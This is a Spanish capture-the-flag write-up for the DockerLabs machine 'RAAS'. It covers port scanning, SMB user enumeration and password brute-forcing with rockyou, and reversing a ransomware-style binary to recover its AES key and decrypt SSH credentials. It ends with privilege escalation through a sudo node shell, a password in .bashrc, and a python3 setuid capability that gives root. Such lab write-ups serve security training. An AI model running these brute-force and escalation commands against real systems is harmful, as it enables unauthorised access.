

RAAS

```
sudo nmap -sS -p- -Pn -n -vvv 172.17.0.2
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
139/tcp   open  netbios-ssn  syn-ack ttl 64
445/tcp   open  microsoft-ds syn-ack ttl 64
MAC Address: 32:37:65:F5:8B:8A (Unknown)
```

```
miguel~/Work nxc smb 172.17.0.2 -u '' -p '' --users
SMB 172.17.0.2 445 DOCKERLABS [*] Unix - Samba (name:DOCKERLABS) (domain:DOCKERLABS) (signing:False) (SMBv1
(Null Auth:True)
SMB 172.17.0.2 445 DOCKERLABS [+] DOCKERLABS\
SMB 172.17.0.2 445 DOCKERLABS -Username- -Last PW Set- -BadPW- -Description-
SMB 172.17.0.2 445 DOCKERLABS patricio 2025-01-05 16:03:34 0
SMB 172.17.0.2 445 DOCKERLABS calamarado 2025-01-05 16:00:55 0
SMB 172.17.0.2 445 DOCKERLABS bob 2025-01-05 15:52:27 0
SMB 172.17.0.2 445 DOCKERLABS [*] Enumerated 3 local users: DOCKERLABS
```

```
miguel~/Work nxc smb 172.17.0.2 -u users.txt -p /opt/SecLists/Passwords/rockyou.txt --ignore-pw-decoding
```

```
SMB 172.17.0.2 445 DOCKERLABS [+] DOCKE
RLABS\patricio:basketball
```

```
miguel~/Work nxc smb 172.17.0.2 -u 'patricio' -p 'basketball' --shares
SMB 172.17.0.2 445 DOCKERLABS [*] Unix - Samba (name:DOCKERLABS) (domain:DOCKERLABS) (signing:False) (SMBv1:None)
(Null Auth:True)
SMB 172.17.0.2 445 DOCKERLABS [+] DOCKERLABS\patricio:basketball
SMB 172.17.0.2 445 DOCKERLABS [*] Enumerated shares
SMB 172.17.0.2 445 DOCKERLABS
Share Permissions Remark
-----
print$ READ Printer Drivers
ransomware READ
IPC$ IPC Service (dockerlabs server (Samba, Ubuntu))
```


```
miguel~/Work nxc smb 172.17.0.2 -u 'patricio' -p 'basketball' -M spider_plus --share 'ransomware'
SMB 172.17.0.2 445 DOCKERLABS [*] Unix - Samba (name:DOCKERLABS) (domain:DOCKERLABS) (signing:False) (SMBv1:None)
(Null Auth:True)
SMB 172.17.0.2 445 DOCKERLABS [+] DOCKERLABS\patricio:basketball
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] Started module spidering_plus with the following options:
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] DOWNLOAD_FLAG: False
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] STATS_FLAG: True
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] EXCLUDE_EXTS: ['.ico', '.lnk']
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] OUTPUT_FOLDER: /home/miguel/.nxc/modules/nxc_spider_plus
SMB 172.17.0.2 445 DOCKERLABS [*] Enumerated shares
SMB 172.17.0.2 445 DOCKERLABS
Share Permissions Remark
-----
print$ READ Printer Drivers
ransomware READ
IPC$ IPC Service (dockerlabs server (Samba, Ubuntu))
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [+] Saved share-file metadata to "/home/miguel/.nxc/modules/nxc_spider_plus/172.17.0.2.json".
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] SMB Shares: 3 (print$, ransomware, IPC$)
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] SMB Readable Shares: 2 (print$, ransomware)
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] SMB Filtered Shares: 1
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] Total folders found: 0
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] Total files found: 3
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] File size average: 5.87 KB
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] File size min: 48 B
SPIDER_PLUS 172.17.0.2 445 DOCKERLABS [*] File size max: 17.18 KB
miguel~/Work nxc smb 172.17.0.2 -u 'patricio' -p 'basketball' --shares
```

Desencriptando private.txt del binario pokemongo

Se proporcionó un binario llamado `pokemongo` que encripta archivos en `/home/` usando AES-256-CBC, y un archivo `private.txt` que contiene la flag encriptada. El objetivo era desencriptar `private.txt`.

Análisis con Ghidra y GDB

Analizando la función `encrypt`:



```
pwndbg> break encrypt
Breakpoint 1 at 0x13c1
pwndbg> run
Starting program: /home/miguel/Work/pokemongo
Downloading separate debug info for system-supplied DSO at 0x7ffff7fc3000
Downloading separate debug info for /lib/x86_64-linux-gnu/libcrypto.so.3
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

```
Breakpoint 1, 0x00005555555553c1 in encrypt ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
```

```
-----[
LAST SIGNAL ]-----
```

```
Breakpoint hit at 0x5555555553c1
```

```
-----[ REGISTERS / show-f
lags off / show-compact-regs off ]-----
```

```
RAX 0x5555555624d0 ← 0x95048ea8c5cdf7b7
RBX 0x7fffffffddca8 → 0x7fffffffe00c ← '/home/miguel/Work/
```

```
pokemongo'  
RCX  0x7fffffff750 ← '1234567890123456y0qpfjxbd79047929ew0  
omqad3f4gsc1'  
RDX  0x7fffffff760 ← 'y0qpfjxbd79047929ew0omqad3f4gsc1'  
RDI  0x5555555624d0 ← 0x95048ea8c5cdf7b7  
RSI  0x44c0  
R8   0x5555555669a0 ← 0
```

En esa captura de `pwndbg` se ve claramente:

- **RCX** = `0x7fffffff750` → contiene: `'1234567890123456y0qpfjxbd79047929ew0omqad3f4gsc1'`
- **RDX** = `0x7fffffff760` → contiene: `'y0qpfjxbd79047929ew0omqad3f4gsc1'`


Y en Ghidra que `EVP_EncryptInit_ex(local_10, cipher, NULL, in_RDX, in_RCX)` significa:

- `in_RDX` = clave (key)
- `in_RCX` = IV

Por lo tanto:

- **Key** = valor en RDX = `y0qpfjxbd79047929ew0omqad3f4gsc1` (32 bytes)
- **IV** = primeros 16 bytes de RCX = `1234567890123456`

La función `recon` construye un string:



```
recon(param_1) {
    strncpy(param_1, "y0qp", 5);
    strncpy(param_1 + strlen, "fjxbd", 6);
    strncpy(param_1 + strlen, "79047", 6);
    strncpy(param_1 + strlen, "929ew", 6);
    strncpy(param_1 + strlen, "0omqad3f", 9);
    strncpy(param_1 + strlen, "4gscl", 6);
}
```

Resultado: `y0qpfjxbd79047929ew0omqad3f4gscl` (32 bytes)

```
#!/usr/bin/env python3
from Crypto.Cipher import AES

with open('private.txt', 'rb') as f:
```

```

    ciphertext = f.read()

# IV = primeros 16 bytes de RCX
iv = b'1234567890123456'

# Key = string completo de recon() = 32 bytes
key = b'y0qpfjxbd79047929ew0omqad3f4gscl'
print(f"Key: {key}")
print(f"Key length: {len(key)}")
print(f"IV: {iv}")
print(f"IV length: {len(iv)}")

cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted = cipher.decrypt(ciphertext)

# Remover padding PKCS7
pad_len = decrypted[-1]
if 1 <= pad_len <= 16:
    decrypted = decrypted[:-pad_len]

print("\n--- FLAG ---")
try:
    print(decrypted.decode('utf-8'))
except:
    print(decrypted)

# Guardar
with open('flag.txt', 'wb') as f:
    f.write(decrypted)

```

```

miguel~/Work python3 desencrypt.py
Key: b'y0qpfjxbd79047929ew0omqad3f4gscl'

```

```
Key length: 32
IV: b'1234567890123456'
IV length: 16

--- FLAG ---
las credenciales ssh son: bob:56000nmqpL
```

```
miguel~/Work python3 desencrypt.py
Key: b'y0qpffjxbd79047929ew0omqad3f4gscL'
Key length: 32
IV: b'1234567890123456'
IV length: 16

--- FLAG ---
las credenciales ssh son: bob:56000nmqpL

miguel~/Work nxc ssh 172.17.0.2 -u bob -p '56000nmqpL'
SSH      172.17.0.2      22      172.17.0.2      [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.5
SSH      172.17.0.2      22      172.17.0.2      [+] bob:56000nmqpL  Linux - Shell access!
miguel~/Work
```

Pivoting a calamardo lanzandome una bash con node a traves de permisos sudo

```
bob@dockerlabs:~$ whoami
bob
bob@dockerlabs:~$ id
uid=1002(bob) gid=1002(bob) groups=1002(bob),100(users)
bob@dockerlabs:~$ sudo -l
Matching Defaults entries for bob on dockerlabs:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_p

User bob may run the following commands on dockerlabs:
    (calamardo) NOPASSWD: /bin/node
bob@dockerlabs:~$ sudo -u calamardo /bin/node -e 'require("child_process").spawn("/bin/bash", {stdio: [0, 1, 2]})'
calamardo@dockerlabs:/home/bob$ whoami
calamardo
calamardo@dockerlabs:/home/bob$ id
uid=1003(calamardo) gid=1003(calamardo) groups=1003(calamardo),100(users)
```

En .bashrc encuentro la pass de patricio por ssh

```

[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
if [ -z "${debian_chroot:-}" ] && [ -r /etc/debian_chroot ]; then
    debian_chroot=$(cat /etc/debian_chroot)
fi

# set a fancy prompt (non-color, unless we know we "want" color)
case "$TERM" in
    xterm-color|*-256color) color_prompt=yes;;
esac

# uncomment for a colored prompt, if the terminal has the capability; turned
# off by default to not distract the user: the focus in a terminal window
# should be on the output of commands, not on the prompt patricio:Jap0n16ydcbd***
#force_color_prompt=yes

if [ -n "$force_color_prompt" ]; then
    if [ -x /usr/bin/tput ] && tput setaf 1 >&/dev/null; then
        # We have color support; assume it's compliant with Ecma-48
        # (ISO/IEC-6429). (Lack of such support is extremely rare, and such
        # a case would tend to support setf rather than setaf.)
        color_prompt=yes
    else
        color_prompt=
    fi
fi

```

Root con python3 capabilities

```

patricio@dockerlabs:~$ getcap -r /
/home/patricio/.ssh/python3 cap_setuid=ep
patricio@dockerlabs:~$ /home/patricio/.ssh/python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@dockerlabs:~# whoami
root
root@dockerlabs:~# id
uid=0(root) gid=1001(patricio) groups=1001(patricio),100(users)
root@dockerlabs:~# █

```